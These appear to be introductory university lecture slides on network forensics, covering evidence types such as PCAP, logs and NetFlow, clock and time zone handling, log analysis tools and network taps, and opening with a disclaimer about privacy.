

Network Forensics

Raymond Nunez

Dept. of Computer Science, Computer Security Group
UP Diliman Computer Center

Disclaimer

- Intercepting network activities can be the equivalent of a wiretap.
- Network taps allows you to monitor other people's traffic
- WARNING:
Do NOT violate privacy or security policies

fo·ren·sic

/fə'renzik,-sik/ 🔊

noun

plural noun: **forensics**

1. scientific tests or techniques used in connection with the detection of crime.
 - *informal*
a laboratory or department responsible for tests used in detection of crime.
adjective: **forensic**

Origin



mid 17th cent.: from Latin *forensis* 'in open court, public,' from *forum* (see [forum](#)).

Forensics

- Systems
 - Disk
 - Memory
 - Log Correlation
- Malware Analysis
- Network

Network Forensics

- How malicious software got in
- What the system did on the network before, during, and after the malware event
- What other machines were doing at that time



The packets never lie.

Gerald Combs

Evidence Types: PCAP

- tcpdump / gateway generated
- Common extensions: pcap, dump, cap
- Contain the data from the interface to which the sniffer/protocol analyzer was connected

Evidence Types: Logs

- Excellent corroborating evidence
- Careful handling - easy to edit
- Require parsing and searching
- Collectable from a large number of evidence
- May not go back far enough
- May not have sufficient fidelity of data
- Time Zone settings?

Evidence Types: NetFlow/ IPFIX

- Proprietary term (Cisco): NetFlow
 - v5 is the most common, v7, v9
- Open IETF standard: Internet Protocol Flow Information Export
 - Based on NetFlow protocol v9
- Tallies packets sharing common characteristics
 - Same hosts, ports, and protocol
- Records volume, timing, and count of packets

Log Analysis

Note on Time

- Synchronize all your platform's clocks
- Check the Time Zone settings
- Best to store everything in UTC

Proxy Logs

- Is there a proxy?
- Is it logging?
- Whats the configuration?

Tools


- grep, sed, awk, wc
- calamari
- Sawmill / Splunk / LogRythm / RSA Analytics

Data Collection

Constraints

FAST, CHEAP OR GREAT?

Please choose 2:




THERE IS ALWAYS SOMEONE...




... WHO WILL DO IT CHEAPER!

Network Taps


Network Taps



